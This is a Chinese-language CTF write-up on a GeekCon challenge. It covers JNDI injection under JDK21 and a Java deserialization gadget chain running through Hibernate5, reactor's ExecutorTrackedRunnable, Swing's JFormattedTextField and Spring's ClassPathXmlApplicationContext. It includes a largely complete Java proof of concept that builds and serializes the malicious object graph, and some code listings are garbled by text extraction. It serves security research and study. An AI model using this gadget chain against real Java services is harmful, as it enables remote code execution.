

由GeekCon引发的JDK21下的Gadgets探索

一、前言

二、审题

三、JDK21下Jndi注入攻击点

四、Gadgets挖掘

(1) 寻找Sink、Source

(2) Hibernate5与Hibernate4

Hibernate4

Hibernate5


(3) Exploit

一、前言

本来坐着没什么事情做，结果看见微信群讨论起了JDK21的反序列化打法，特别感兴趣，于是有了这篇文章。

是和@1ue师傅思考得出来的Gadgets，Orz。讨论过程和师傅学到了很多

二、审题



由于IDEA的反编译系统就是个JB，所以这里用jadx，为了偷懒就用1ue师傅的图了。

```

@Action
public Object index() {
    CallSite[] arrayOfCallSite = $getCallSiteArray();
    try {
        if (!DefaultTypeTransformation.booleanUnbox(arrayOfCallSite[10].call(arrayOfCallSite[11].callGroovyObjectGetProperty(
            arrayOfCallSite[12].call(arrayOfCallSite[13].callGroovyObjectGetProperty(this), "ALLOWED_METHODS_HANDLED", "inde
            Object name = arrayOfCallSite[14].callGetProperty(arrayOfCallSite[15].callGroovyObjectGetProperty(this));
            arrayOfCallSite[16].call(logger, "{} visited welcome", name);
            return arrayOfCallSite[17].callCurrent(this, new GStringImpl(new Object[] { name }, new String[] { "<html><body></
        } catch (Exception $caughtException) {
            Method $method = (Method)ScriptBytecodeAdapter.castToType(arrayOfCallSite[22].callCurrent(this, arrayOfCallSite[23
            if (DefaultTypeTransformation.booleanUnbox($method))
                return $method.invoke(this, new Object[] { $caughtException });
            throw (Throwable)$caughtException;
        } finally {
            try {
                Object $allowed_methods_attribute_value = arrayOfCallSite[32].call(arrayOfCallSite[33].callGroovyObjectGetProperty
                if (ScriptBytecodeAdapter.compareEqual("index", $allowed_methods_attribute_value)
                    arrayOfCallSite[34].call(arrayOfCallSite[35].callGroovyObjectGetProperty(this), "ALLOWED_METHODS_HANDLED");
            } catch (Exception $exceptionRemovingAttribute) {
            } finally {}
        }
    }
}
@Generated

```

题目叫做old_log，基于grails框架写的web服务，从上述反编译的图可以看出触发了logger的log方法去记录name，而name是我们可控的。因此这一题已经变成了《JDK21的Jndi打法》

给的依赖很多，多的我都截图不了，这里放几个重要的

- Hibernate 5.6.11
- SpringFramework

- Jdk21

并且作者其实是已经给出了Gadgets的Path的，已经大大降低了我的难度

```
hibernate->ExecutorTrackedRunnable->JFormattedTextField->ClassPathXmlApplicationContext
```

链子很短，但是思路和挖掘过程以及Poc构造很有意思。

三、JDK21下Jndi注入攻击点

<https://t.zsxq.com/19PvD5ELZ>

1ue师傅今天刚发了文章，狠狠的学习了。关键代码其实如下

```
1 public void executeCall() throws Exception {
2     byte returnType;
3
4     // read result header
5     DGCAckHandler ackHandler = null;
6     try {
7         if (out != null) {
8             ackHandler = out.getDGCAckHandler();
9         }
10        releaseOutputStream();
11        DataInputStream rd = new DataInputStream(conn.getInputStream()
12    );
13        byte op = rd.readByte();
14        if (op != TransportConstants.Return) {
15            if (Transport.transportLog.isLoggable(Log.BRIEF)) {
16                Transport.transportLog.log(Log.BRIEF,
17                    "transport return code invalid: " + op);
18            }
19            throw new UnmarshalException("Transport return code invali
20d");
21        }
22        getInputStream();
23        returnType = in.readByte();
24        in.readID(); // id for DGC acknowledgement
25    } catch (UnmarshalException e) {
26        throw e;
27    } catch (IOException e) {
28        throw new UnmarshalException("Error unmarshaling return heade
29r",
30    e);
31    } finally {
32        if (ackHandler != null) {
33            ackHandler.release();
34        }
35    }
36
37    // read return value
38    switch (returnType) {
39        case TransportConstants.NormalReturn:
40            break;
41        case TransportConstants.ExceptionalReturn:
42            Object ex;
43            try {
44                ex = in.readObject();
45            } catch (IOException e) {
46                throw new UnmarshalException("Error reading return value",
47                    e);
48            }
49    }
50}
```

```

43         } catch (Exception e) {
44             discardPendingRefs();
45             throw new UnmarshalException("Error unmarshaling return",
46 e);
47         }
48         // An exception should have been received,
49         // if so throw it, else flag error
50         if (ex instanceof Exception) {
51             exceptionReceivedFromServer((Exception) ex);
52         } else {
53             discardPendingRefs();
54             throw new UnmarshalException("Return type not Exception");
55         }
56         // Exception is thrown before fallthrough can occur
57         default:
58             if (Transport.transportLog.isLoggable(Log.BRIEF)) {
59                 Transport.transportLog.log(Log.BRIEF,
60                     "return code invalid: " + returnType);
61             }
62             throw new UnmarshalException("Return code invalid");
63         }
64     }

```

当通信流程中我们收到ExceptionalReturn的flag标识，就会被识别为异常，随之进行readObject的，这是在RMI型Jndi流程中的一部分，至于为什么不能打LDAP在1ue师傅的文章已经有讲。那么回归本质，这其实又是一个Gadgets寻找的题目，因此题目也变成了《JDK21环境下的Gadgets探索》

四、Gadgets挖掘

(1) 寻找Sink、Source

根据已给的Path

```
hibernate->ExecutorTrackedRunnable->JFormattedTextField->ClassPathXmlApplic
ationContext
```

我首先找的是后半段如何去任意类实例化。

因为 `JFormattedTextField` 这个类是java.swing包下的东西，我就不自觉联想到Hessian-onlyjdk这道题的Gadgets，就去看跟 `Value` 有关的方法名，比如

- getValue
- setValue

因为在TCTF那道题中所涉及到的Gadgets的sink点是createValue。这里有点直觉性质在里面吧。



```
Structure
Maven: jakarta.annotation:jakarta.annotation-api:1.3.5
DocumentHandler 529
JFormattedTextField() 530
JFormattedTextField(Object) 531
JFormattedTextField(Format) 532
JFormattedTextField(AbstractFormatter) 534
JFormattedTextField(AbstractFormatterFactory) 535
JFormattedTextField(AbstractFormatterFactory, Object) 536
setFocusLostBehavior(int): void 537
getFocusLostBehavior(): int
setFormatterFactory(AbstractFormatterFactory): void
getFormatterFactory(): AbstractFormatterFactory
setFormatter(AbstractFormatter): void 546
getFormatter(): AbstractFormatter 547
setValue(Object): void 548
getValue(): Object 549
commitEdit(): void
setEditValid(boolean): void

This is a JavaBeans bound property.
Params: value - Current value to display

@BeanProperty(visualUpdate = true, description = "The value to be formatted.")
public void setValue(Object value) {
    if (value != null && getFormatterFactory() == null) {
        setFormatterFactory(getDefaultFormatterFactory());
    }
    setValue(value, createFormat: true, firePC: true);
}

Returns the last valid value. Based on the editing policy of the AbstractFormatter this may not return the current value. The currently edited value can be obtained by invoking commitEdit followed by getValue.
Returns: Last valid value

public Object getValue() {
    return value;
}

Forces the current value to be taken from the AbstractFormatter and set as the current value. This has no effect if there is no current AbstractFormatter installed.
```

然后确认到了setValue方法。继续往下跟 `getDefaultFormatterFactory`

```

1 private AbstractFormatterFactory getDefaultFormatterFactory(Object type) {
2     if (type instanceof DateFormat) {
3         return new DefaultFormatterFactory(new DateFormatter
4             ((DateFormat)type));
5     }
6     if (type instanceof NumberFormat) {
7         return new DefaultFormatterFactory(new NumberFormatter(
8             (NumberFormat)type));
9     }
10    if (type instanceof Format) {
11        return new DefaultFormatterFactory(new InternationalFormatter(
12            (Format)type));
13    }
14    if (type instanceof Date) {
15        return new DefaultFormatterFactory(new DateFormatter());
16    }
17    if (type instanceof Number) {
18        NumberFormatter displayFormatter = new NumberFormatter();
19        displayFormatter.setValueClass(type.getClass());
20        NumberFormatter editFormatter = new NumberFormatter(
21            new DecimalFormat("#.##"));
22        editFormatter.setValueClass(type.getClass());
23
24        return new DefaultFormatterFactory(displayFormatter,
25            displayFormatter, editForma
26            ter);
27    }
28    return new DefaultFormatterFactory(new DateFormatter());
}

```

这里有一段 `editFormatter.setValueClass(type.getClass());`，也就跟到了editFormatter里面去

Params: valueClass - Class used to construct return value from stringValue

```

public void setValueClass(Class<?> valueClass) {
    this.valueClass = valueClass;
}

```

Returns that class that is used to create new Objects.


他是设置valueClass属性，然后我就思考这个valueClass到底在干什么，全局搜索 `this.valueClass` 就到了DefaultFormatter的stringValue方法

```
1 public Object stringValue(String string) throws ParseException {
2     Class<?> vc = getValueClass();
3     JFormattedTextField ftf = getFormattedTextField();
4
5     if (vc == null && ftf != null) {
6         Object value = ftf.getValue();
7
8         if (value != null) {
9             vc = value.getClass();
10        }
11    }
12    if (vc != null) {
13        Constructor<?> cons;
14
15        try {
16            ReflectUtil.checkPackageAccess(vc);
17            SwingUtilities2.checkAccess(vc.getModifiers());
18            cons = vc.getConstructor(new Class<?>[] {String.class});
19
20        } catch (NoSuchMethodException nsme) {
21            cons = null;
22        }
23
24        if (cons != null) {
25            try {
26                SwingUtilities2.checkAccess(cons.getModifiers());
27                return cons.newInstance(new Object[] { string });
28            } catch (Throwable ex) {
29                throw new ParseException("Error creating instance", 0)
30            };
31        }
32    }
33    return string;
34 }
```


这个类完美符合我们的逻辑，也就是我们找到的sink点。

```
cons.newInstance(new Object[] { string });
```

全局搜索 `stringValue` 的调用



JFormattedTextField的commitEdit方法调用了，继续逆推，搜索commitEdit



在内部类FocusLostHandler的run方法有调用，这时候后半段链子就结束了。这时候我们回到开头去看

ExecutorTrackedRunnable

```
1  static final class ExecutorTrackedRunnable extends AtomicBoolean implements Runnable, Disposable {
2      private static final long serialVersionUID = 3503344795919906192L;
3      final Runnable task;
4      final WorkerDelete parent;
5      final boolean callRemoveOnFinish;
6
7      ExecutorTrackedRunnable(Runnable task, WorkerDelete parent, boolean callRemoveOnFinish) {
8          this.task = task;
9          this.parent = parent;
10         this.callRemoveOnFinish = callRemoveOnFinish;
11     }
12
13     public void run() {
14         if (!this.get()) {
15             try {
16                 this.task.run();
17             } catch (Throwable var5) {
18                 Schedulers.handleError(var5);
19             } finally {
20                 if (this.callRemoveOnFinish) {
21                     this.dispose();
22                 } else {
23                     this.lazySet(true);
24                 }
25             }
26         }
27     }
28
29 }
30
31 public void dispose() {
32     if (this.compareAndSet(false, true)) {
33         this.parent.delete(this);
34     }
35 }
36
37
38 public boolean isDisposed() {
39     return this.get();
40 }
41 }
```

他是 `reactor.core.scheduler.ExecutorScheduler` 的一个内部类，逻辑如上，可以发现它的 `run` 方法里存在一个 `this.task.run()`；

并且我们刚刚说的内部类 `FocusLostHandler` 是实现了 `Runnable` 接口的。那我们的链子其实就已经接上了。我们现在需要想办法触发 `FocusLostHandler` 的 `run` 方法。

(2) Hibernate5与Hibernate4

Hibernate4

这一点其实非常有意思，这是我今天才注意到的一个点位。也是我在翻 `yso` 的源码时发现的一段注释

```
27  /**
28   *
29   * org.hibernate.property.access.spi.GetterMethodImpl.get()
30   * org.hibernate.tuple.component.AbstractComponentTuplizer.getPropertyValue()
31   * org.hibernate.type.ComponentType.getPropertyValue(C)
32   * org.hibernate.type.ComponentType.getHashCode()
33   * org.hibernate.engine.spi.TypedValue$1.initialize()
34   * org.hibernate.engine.spi.TypedValue$1.initialize()
35   * org.hibernate.internal.util.ValueHolder.getValue()
36   * org.hibernate.engine.spi.TypedValue.hashCode()
37   *
38   *
39   * Requires:
40   * - Hibernate (>= 5 gives arbitrary method invocation, <5 getXYZ only)
41   *
42   * @author mbechler
43   */
44   @Authors({ Authors.MBECHLER })
```

Hibernate (>= 5 gives arbitrary method invocation, <5 getXYZ only)

Hibernate5是任意方法调用，而Hibernate4是Getter调用，我头一次见到版本越高攻击面越广的依赖。于是去玩了一下Hibernate，发现确实是不同

在Hibernate4里面我们的sink点是 `BasicPropertyAccessor$BasicGetter.get()` 方法

```

1 usage
3 private BasicGetter(Class clazz, Method method, String propertyName) {
4     this.clazz = clazz;
5     this.method = method;
6     this.propertyName = propertyName;
7 }
8
9 @
10 public Object get(Object target) throws HibernateException {
11     try {
12         return this.method.invoke(target, (Object[]) null);
13     } catch (InvocationTargetException var3) {
14         throw new PropertyAccessException(var3, "Exception occurred inside", false, this.clazz, this.propertyName);
15     } catch (IllegalAccessException var4) {
16         throw new PropertyAccessException(var4, "IllegalAccessException occurred while calling", false, this.clazz, this.propertyName);
17     } catch (IllegalArgumentException var5) {
18         BasicPropertyAccessor.LOG.illegalPropertyGetterArgument(this.clazz.getName(), this.propertyName);
19         throw new PropertyAccessException(var5, "IllegalArgumentException occurred calling", false, this.clazz, this.propertyName);
20     }
21 }

```

在这里会对method进行一个无参反射调用，这里获取getter是在下面getterMethod获取的。

```

125
126 @
127 private static Method getterMethod(Class theClass, String propertyName) {
128     Method[] methods = theClass.getDeclaredMethods();
129     Method[] arr$ = methods;
130     int len$ = methods.length;
131
132     for (int i$ = 0; i$ < len$; ++i$) {
133         Method method = arr$[i$];
134         if (method.getParameterTypes().length == 0 && !method.isBridge()) {
135             String methodName = method.getName();
136             String testStdMethod;
137             String testOldMethod;
138             if (methodName.startsWith("get")) {
139                 testStdMethod = Introspector.decapitalize(methodName.substring( beginIndex: 3));
140                 testOldMethod = methodName.substring( beginIndex: 3);
141                 if (testStdMethod.equals(propertyName) || testOldMethod.equals(propertyName)) {
142                     return method;
143                 }
144             }
145             if (methodName.startsWith("is")) {
146                 testStdMethod = Introspector.decapitalize(methodName.substring( beginIndex: 2));
147                 testOldMethod = methodName.substring( beginIndex: 2);

```

可以触发任意的isier和Getter，那么为什么V4版本不能触发任意方法呢？这其实和我们序列化和反序列化的流程有关。

不知道大家会不会思考这样一个问题，Method是没实现Serializable接口的，那么BasicGetter反序列化的时候到底是怎么还原的呢？注意到readResolve方法

```

201
202 @ @ > public String toString() { return "BasicGetter(" + this.clazz.getName() + '.' + this.propertyName + ')'; }
205
206 no usages
207 Object readResolve() {
208     return BasicPropertyAccessor.createGetter(this.clazz, this.propertyName); }
209
210
211 no usages
212 public static final class BasicSetter implements Setter {
213     no usages

```

会调用createGetter方法

```

no usages
public static Getter createGetter(Class theClass, String propertyName) throws PropertyNotFoundException {
    BasicGetter result = getGetterOrNull(theClass, propertyName);
    if (result == null) {
        throw new PropertyNotFoundException("Could not find a getter for " + propertyName + " in class " + theClass.getName());
    } else {
        return result;
    }
}
}

```

getGetterOrNull

```

4 usages
private static BasicGetter getGetterOrNull(Class theClass, String propertyName) {
    if (theClass != Object.class && theClass != null) {
        Method method = getterMethod(theClass, propertyName);
        if (method != null) {
            method.setAccessible(true);
            return new BasicGetter(theClass, method, propertyName);
        } else {
            BasicGetter getter = getGetterOrNull(theClass.getSuperclass(), propertyName);
            if (getter == null) {
                Class[] interfaces = theClass.getInterfaces();

                for (int i = 0; getter == null && i < interfaces.length; ++i) {
                    getter = getGetterOrNull(interfaces[i], propertyName);
                }
            }

            return getter;
        }
    }
}

```

getterMethod, 也就回归到了一开始的Sink点, 这里也就限制死了他Method的种类只能是getter, 不能是自定义。

Hibernate5

但是到了Hibernate5之后BasicGetter被移除取而代之的是GetterMethodImpl

它的get()方法也会做一个无参反射调用，那么为什么是任意方法调用呢？这里也需要关注序列化与反序列化逻辑。首先是序列化逻辑。

GetterMethodImpl的writeReplace方法

大家都知道序列化的流程就不赘述，这里序列化的时候存入流对象返回了一个SerialForm，该类可序列化

```
1 private static class SerialForm implements Serializable {
2     private final Class containerClass;
3     private final String propertyName;
4     private final Class declaringClass;
5     private final String methodName;
6
7     private SerialForm(Class containerClass, String propertyName, Method method) {
8         this.containerClass = containerClass;
9         this.propertyName = propertyName;
10        this.declaringClass = method.getDeclaringClass();
11        this.methodName = method.getName();
12    }
13
14    private Object readResolve() {
15        return new GetterMethodImpl(this.containerClass, this.propertyName, this.resolveMethod());
16    }
17
18    private Method resolveMethod() {
19        try {
20            Method method = this.declaringClass.getDeclaredMethod(this.methodName);
21            ReflectHelper.ensureAccessibility(method);
22            return method;
23        } catch (NoSuchMethodException var2) {
24            throw new PropertyAccessSerializationException("Unable to resolve getter method on deserialization : " + this.declaringClass.getName() + "#" + this.methodName);
25        }
26    }
27 }
28 }
29
```

它有四个属性

- containerClass
- propertyName
- declaringClass
- methodName

会在序列化的时候把这些信息储存进去，并且在反序列化的时候通过readResolve方法去读出来。这里并没有对Method做任何限制，因此是任意方法调用。

(3) Exploit

知道了这一点我们就可以构造一个简版Exp，这里构造Exp学到了很多有关反射的知识，就不在这里赘述，给出初版POC

```
1 package org.example;
2
3 import org.hibernate.engine.spi.TypedValue;
4 import org.hibernate.tuple.component.AbstractComponentTuplizer;
5 import org.hibernate.tuple.component.PojoComponentTuplizer;
6 import org.hibernate.type.AbstractType;
7 import org.hibernate.type.ComponentType;
8 import org.hibernate.type.Type;
9 import org.springframework.context.support.ClassPathXmlApplicationContext
;
10
11 import javax.swing.*;
12 import javax.swing.text.*;
13 import java.io.*;
14 import java.lang.reflect.*;
15 import java.text.ParseException;
16 import java.util.HashMap;
17
18 public class Hibernate1 {
19     public static void main(String[] args) throws Exception {
20         // FormattedTextFieldUI
21         JFormattedTextField jFormattedTextField = new JFormattedTextField
();
22         Method setFormatter = JFormattedTextField.class.getDeclaredMethod
("setFormatter", JFormattedTextField.AbstractFormatter.class);
23         setFormatter.setAccessible(true);
24         System.out.println(setFormatter);
25         DefaultFormatter defaultFormatter = new DefaultFormatter();
26         defaultFormatter.setValueClass(ClassPathXmlApplicationContext.cla
ss);
27
28         String poc = "http://xxxx:xxx";
29         StringContent stringContent = new StringContent(poc.length());
30         stringContent.insertString(0,poc);
31         PlainDocument plainDocument = new PlainDocument(stringContent);
32
33         jFormattedTextField.setDocument((Document) plainDocument);
34
35
36         Field focusLostHandlerField = JFormattedTextField.class.getDeclar
edField("focusLostHandler");
37         Field focusLostBehaviorField = JFormattedTextField.class.getDecla
redField("focusLostBehavior");
38         Field formatFiled = JFormattedTextField.class.getDeclaredField("f
ormat");
```

```


39     focusLostHandlerField.setAccessible(true);
40     formatFiled.setAccessible(true);
41     focusLostBehaviorField.setAccessible(true);
42
43     Class<?> focusLostHandlerClz = Class.forName("javax.swing.JFormatted
44     tedTextField$FocusLostHandler");
45     Object focusLostHandler = Reflections.createWithoutConstructor(foc
46     usLostHandlerClz);
47     focusLostHandlerField.set(jFormattedTextField, focusLostHandler);
48     focusLostBehaviorField.set(jFormattedTextField, 1);
49     formatFiled.set(jFormattedTextField, defaultFormatter);
50
51     Class<?> executorTrackedRunnableClz = Class.forName("reactor.cor
52     e.scheduler.ExecutorScheduler$ExecutorTrackedRunnable");
53     Object sink = Reflections.createWithoutConstructor(executorTracke
54     dRunnableClz);
55     Reflections.setFieldValue(sink, "task", focusLostHandler);
56
57     Object getters = makeHibernate5Getter(executorTrackedRunnableClz,
58     "run");
59     Object exp = makeHibernate45Caller(sink, getters);
60
61     new ObjectOutputStream(new FileOutputStream("test.ser")).writeObj
62     ect(exp);
63     new ObjectInputStream(new FileInputStream("test.ser")).readObject
64     ();
65 }
66 public static Object makeHibernate45Caller ( Object tpl, Object gette
67     rs ) throws NoSuchMethodException, InstantiationException, IllegalAccessE
68     xception,
69     InvocationTargetException, NoSuchFieldException, Exception, C
70     lassNotFoundException {
71     PojoComponentTuplizer tup = Reflections.createWithoutConstructor(
72     PojoComponentTuplizer.class);
73     Reflections.getField(AbstractComponentTuplizer.class, "getters").
74     set(tup, getters);
75
76     ComponentType t = Reflections.createWithConstructor(ComponentType
77     .class, AbstractType.class, new Class[0], new Object[0]);
78     Reflections.setFieldValue(t, "componentTuplizer", tup);
79     Reflections.setFieldValue(t, "propertySpan", 1);
80     Reflections.setFieldValue(t, "propertyTypes", new Type[] {
81         (Type) t
82     });
83
84     TypedValue v1 = new TypedValue(t, null);
85     Reflections.setFieldValue(v1, "value", tpl);
86     Reflections.setFieldValue(v1, "type", t);

```

```

74
75     TypedValue v2 = new TypedValue(t, null);
76     Reflections.setFieldValue(v2, "value", tpl);
77     Reflections.setFieldValue(v2, "type", t);
78
79     return makeMap(v1, v2);
80 }
81
82     public static HashMap makeMap ( Object v1, Object v2 ) throws Excepti
on, ClassNotFoundException, NoSuchMethodException, InstantiationException
83 ,
84     IllegalAccessException, InvocationTargetException {
85     HashMap s = new HashMap();
86     Reflections.setFieldValue(s, "size", 2);
87     Class nodeC;
88     try {
89         nodeC = Class.forName("java.util.HashMap$Node");
90     }
91     catch ( ClassNotFoundException e ) {
92         nodeC = Class.forName("java.util.HashMap$Entry");
93     }
94     Constructor nodeCons = nodeC.getDeclaredConstructor(int.class, Ob
ject.class, Object.class, nodeC);
95     Reflections.setAccessible(nodeCons);
96
97     Object tbl = Array.newInstance(nodeC, 2);
98     Array.set(tbl, 0, nodeCons.newInstance(0, v1, v1, null));
99     Array.set(tbl, 1, nodeCons.newInstance(0, v2, v2, null));
100     Reflections.setFieldValue(s, "table", tbl);
101     return s;
102 }
103
104     public static Object makeHibernate5Getter ( Class<?> tplClass, String
method ) throws NoSuchMethodException, SecurityException,
105     ClassNotFoundException, InstantiationException, IllegalAccess
Exception, IllegalArgumentException, InvocationTargetException {
106     Class<?> getterIf = Class.forName("org.hibernate.property.access.
spi.Getter");
107     Class<?> basicGetter = Class.forName("org.hibernate.property.acce
ss.spi.GetterMethodImpl");
108     Constructor<?> bgCon = basicGetter.getConstructor(Class.class, St
ring.class, Method.class);
109     Object g = bgCon.newInstance(tplClass, "test", tplClass.getDeclar
edMethod(method));
110     Object arr = Array.newInstance(getterIf, 1);
111     Array.set(arr, 0, g);
112     return arr;
}

